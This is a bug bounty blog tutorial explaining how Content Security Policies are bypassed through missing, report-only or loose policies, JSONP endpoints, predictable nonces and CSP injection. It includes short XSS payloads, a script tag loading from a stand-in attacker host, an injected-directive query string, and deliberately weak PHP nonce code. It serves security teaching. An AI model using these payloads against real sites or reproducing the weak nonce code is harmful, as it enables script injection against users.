Bypassing Content Security Policy (CSP)

BY AYOUB • NOVEMBER 30, 2025 • LAST UPDATED ON DECEMBER 8, 2025

Content Security Policies (CSPs) are often deployed as the last line of defense against client-side attacks such as cross-site scripting (XSS) and clickjacking. Since their first introduction in 2012, they've enabled developers to control which and what resources are allowed to load and evaluate within a given DOM context.

However, it still commonly occurs that developers rely on this countermeasure as the sole defensive layer against these client-side attacks. Ultimately, introducing new opportunities for us to evade this and manage to execute our malicious JavaScript code.

In this article, we'll explore in-depth what Content Security Policies are and how we can bypass CSPs to, for example, exploit XSS vulnerabilities.

Let's dive in!

What is a Content Security Policy (CSP)

Content Security Policy (CSP) is a browser security mechanism designed to mitigate content injection attacks, including cross-site scripting (XSS) and clickjacking vulnerabilities. By specifying which sources the browser should trust for different types of content (scripts, stylesheets, images, etc.), developers can effectively control what resources are allowed to load and execute on their web pages.

When implemented correctly, CSP acts as a defense-in-depth layer that can prevent XSS exploitation even when input validation is missing or insufficient. However, CSP should never be considered as the only line of defense, as misconfigurations and oversights can render it ineffective or allow for complete bypasses, as we'll cover later on throughout this article.

Let's go over the most important directive names and sources to help us better understand what CSP bypasses are. If you're already familiar with CSPs and client-side attacks, you may skip ahead to the bypasses section.

Content Security Policy (CSP) bypasses in bug bounty

Identifying Content Security Policy (CSP) misconfigurations is often report-worthy in pentests. However, this isn't necessarily the same with bug bounty.


Most programs won't accept CSP bypass reports as standalone vulnerabilities. You'll always need to chain your CSP bypass with, for instance, an actual XSS vulnerability to demonstrate real-world impact.

Finding Content Security Policy (CSP) declarations

Content Security Policies (CSPs) can be implemented in two main ways, understanding where to look for them is essential for analyzing potential misconfigurations.

HTTP response header

The most common implementation method is through the **Content-Security-Policy** HTTP response header. You can easily view this in your browser's developer tools under the Network tab by inspecting the response headers of any page load.



Content Security Policy (CSP)

HTML meta tag:

Alternatively, CSP can be defined within the HTML document itself using a **<meta>** tag in the page's **<head>** section:

```
<meta http-equiv="content-security-policy" content="default-src 'self'; script-src 'self' https://cdn.example.com">
```

Deconstructing Content Security Policy (CSP) directives

A Content Security Policy consists of one or more directives, each controlling a specific type of resource. Below is a comprehensive table of the most important CSP directives you'll encounter during security testing.

It's recommended to have a look at both directive names and sources, as this information will help us find misconfigurations in CSP declarations that we can actively abuse:

Content Security Policy (CSP) declaration names explained

Content Security Policy (CSP) bypasses

CSP bypasses typically occur due to a misconfiguration or a weak CSP declaration. In the next sections, we'll examine a few practical exploitation techniques that demonstrate how you can identify and bypass these CSP misconfigurations to execute arbitrary JavaScript via an XSS vulnerability eventually.

1. No Content Security Policy (CSP) declaration

A missing Content Security Policy (CSP) declaration is the simplest example. When no policy is defined, the browser doesn't enforce any restrictions on resource loading or script execution. Practically, this means that you can execute any code without restrictions.

To verify if your target makes use of a CSP, you'll need to check the response header and HTML source for the presence of a CSP declaration.


On some occasions, you'll notice that some application routes or directories on the same host have different CSPs set. Make sure to also take this into account.

2. Bypassing CSP enabled in reporting mode only

Just as an effective CSP can help websites deter XSS and injection attacks, it can also inadvertently break them by blocking safe scripts from loading. To avoid breaking sites in production, developers will deploy a new CSP in report-only mode. In this mode, CSP violations are reported, but the policy itself is never enforced. Similar to the previous case, this would allow you to execute arbitrary code via XSS uninterrupted.

To locate such targets, you'll need to examine the HTTP headers returned in the response and search for the presence of the `Content-Security-Policy-Report-Only` header. This header is widely supported across

multiple web browsers, including Google Chrome, Mozilla Firefox & Safari. It essentially instructs these web browsers to only monitor and report CSP violations, but not to enforce them.



A target that only monitors for CSP violations but never enforces them allowing for CSP bypasses to arise

3. Bypassing CSP via non-restrictive declarations

Even if a CSP is declared, we must look for non-restrictive declarations that we can bypass. In most instances, you'll notice that developers have had to omit a declaration or include a CSP with a non-restrictive declaration to avoid possibly rendering the application unusable in production environments. Fortunately for us, we have access to open-source tooling that can help us identify such loosely-scoped CSP declarations.

Let's have a look at a few examples.

Bypassing CSP via script-src


As we saw earlier, the **script-src** declaration specifies what scripts the browser allows to load and execute. If a wildcard (*****) has been set as the declaration source, no restrictions will be applied, and a simple payload that loads an external script will be allowed to execute:

```
<script src=//attacker-host/evil.js></script>
```

Similarly, when the unsafe-inline declaration source is included, it'll allow us to execute any inline code we specify, such as:

```
"><svg onload=alert(/INTIGRITI/)>
```

Simple misconfigurations like these can easily be identified with [CSP Evaluator](), a simple tool by Google that examines your Content Security Policy and reports back what declarations could be problematic:




Finding CSP bypasses using Google CSP Evaluator

If you're more experienced with web application pentesting, you'll notice that the case above won't apply to most targets. However, most do include the hosts of third-party services & CDNs. Let's examine a more practical example where we can use a third-party to bypass CSP and achieve XSS.

Consider the following Content Security Policy:

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdnjs.cloudflare.com https://ajax.googleapis.com
```

At first glance, this policy appears relatively secure. The **default-src** ensures all other non-explicitly declared declarations are restrictive by default, and the **script-src** restricts script execution to the same origin and two popular CDNs. However, both of these whitelisted CDNs host vulnerable versions of JavaScript libraries that can be exploited to execute arbitrary code. With a tool like CSPBypass, we can easily find a payload that bypasses the CSP whitelisting:



Finding CSP bypasses using CSP Bypass Search

In instances where no CSP bypasses are found, we'll need to examine the whitelisted hosts and check for possible JSONP endpoints, arbitrary file uploads, or any other method that allows us to serve valid JS code.

Arbitrary file uploads accessible on the same host (or any whitelisted host) will be your primary objective, and several file types can be used to serve valid JavaScript code. For example, this CSPT research article by Maxence from Doyensec describes how a valid PDF file can be used to serve arbitrary JavaScript code, potentially bypassing CSP restrictions.

What is a JSONP endpoint?

JSONP (JSON with Padding) is a legacy technique that was developed to circumvent the Same-Origin Policy and enable cross-domain data requests before the Cross-Origin Resource Sharing (CORS) protocol was widely adopted. It works by wrapping JSON data inside a JavaScript function call. And some applications still actively rely on it.

If you can find a JSONP endpoint on any whitelisted host, you'll practically be able to use this endpoint to bypass CSP and execute arbitrary JavaScript code.

4. Bypassing CSP via predictable nonces

A nonce (number used once) is a cryptographic token often declared within a CSP to provide for more granular control of what sources are allowed to execute. When implemented correctly, nonces allow

specific inline scripts to execute while blocking all others. However, issues are bound to arise when nonces are weak, predictable, or reused, as they can be exploited to bypass CSP protection.

Have a look at the following flawed CSP nonce implementation:

```php
<?php
function generateClientNonce() {
    $userAgent = $_SERVER['HTTP_USER_AGENT'];

    // Round timestamp to nearest minute (divide by 60, floor, multiply by 60)
    $timestamp = floor(time() / 60) * 60;

    // MD5 is sufficient
    $hash = md5($userAgent . $timestamp);

    // First 10 characters are enough
    $nonce = substr($hash, 0, 10);

    return $nonce;
}

$nonce = generateClientNonce();
$displayTimestamp = floor(time() / 60) * 60;

// Set CSP header with nonce
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-" . $nonce . "'");
?>
```

Bypassing CSP via predictable nonces

As you may have already figured out, the CSP nonce is calculated based on a universal timestamp and the client's user-agent, both of which are predictable by the attacker. Although a new nonce is issued only after 60 seconds, it still leaves a considerable amount of time for an attacker to craft a payload that would work for the victim.

The above case is a simple example of a flawed nonce token implementation. It's always recommended to pay close attention to tokens that appear weak, have been reused or are even static.

5. Bypassing CSP via CSP injection

In limited cases, you may encounter an injection point within a Content Security Policy. Either through a CR/LF injection or a similar injection vulnerability that would allow you to override the previous policy.

This injection stems from insufficient input handling during dynamic CSP generation. Consider the following scenario:

CSP bypass via CSP injection

In this example, the CSP is partially user-controllable through the **csp_report_uri** parameter, possibly for testing purposes. We can take advantage of this behavior to bypass the current restrictions and still manage to execute arbitrary code:

```
/?csp_report_uri=/report; script-src * 'unsafe-inline';&vulnerable=<script>alert()</script>
```

In older PHP versions where CR/LF injection is still attainable, you may be able to inject additional response headers that would have facilitated the XSS attack. The key here is always to seek possible ways to override the currently enforced policy.

Conclusion

Although standalone CSP bypasses are rarely considered report-worthy bugs, they should still be taken into account, as they could allow for the execution of arbitrary JavaScript code. In this article, we've explored multiple ways to test for possible Content Security Policy (CSP) bypasses.

So, you've just learned something new about bypassing CSPs... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs and CTFs or... browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe earn a bounty on your next submission!

AUTHOR

Ayoub

Senior security content developer